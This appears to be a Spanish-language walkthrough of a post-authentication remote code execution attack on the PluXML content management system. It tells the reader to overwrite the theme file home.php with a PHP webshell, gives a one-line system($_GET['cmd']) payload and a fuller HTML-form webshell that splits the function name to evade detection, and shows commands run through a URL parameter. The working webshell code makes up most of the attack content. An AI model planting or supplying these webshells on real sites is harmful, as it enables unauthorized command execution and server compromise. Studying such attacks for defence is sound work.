
Autenticación: inicie sesión en el panel de administración de PluXML con credenciales de administrador válidas Navegue al editor de temas:


Acceda al panel de administración Navegue a: Temas → Home.php → Editar imagen
Inyecte el payload malicioso:

  • Reemplace el contenido existente en home.php con una webshell en PHP

  • Ejemplo de payload: <?php system($_GET['cmd']); ?>

  • Guarde el archivo modificado

Desencadene la ejecución:

Visite la página de inicio principal del sitio web El código PHP inyectado se ejecuta con los privilegios del servidor web

  • Se pueden ejecutar comandos remotos a través de: http://target.com/?cmd=whoami


Reverse Shell

imagen

Payload de la webshell

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
